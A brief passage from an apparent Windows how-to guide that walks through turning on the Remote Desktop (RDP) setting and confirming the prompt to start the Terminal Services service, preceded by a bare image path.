


From there, you can see the status of the settings: off.



Toggle the switch to on. When you do, you will be greeted with a prompt to confirm your choice. Confirm the change to enable RDP and start the Windows Terminal Services service.





Done!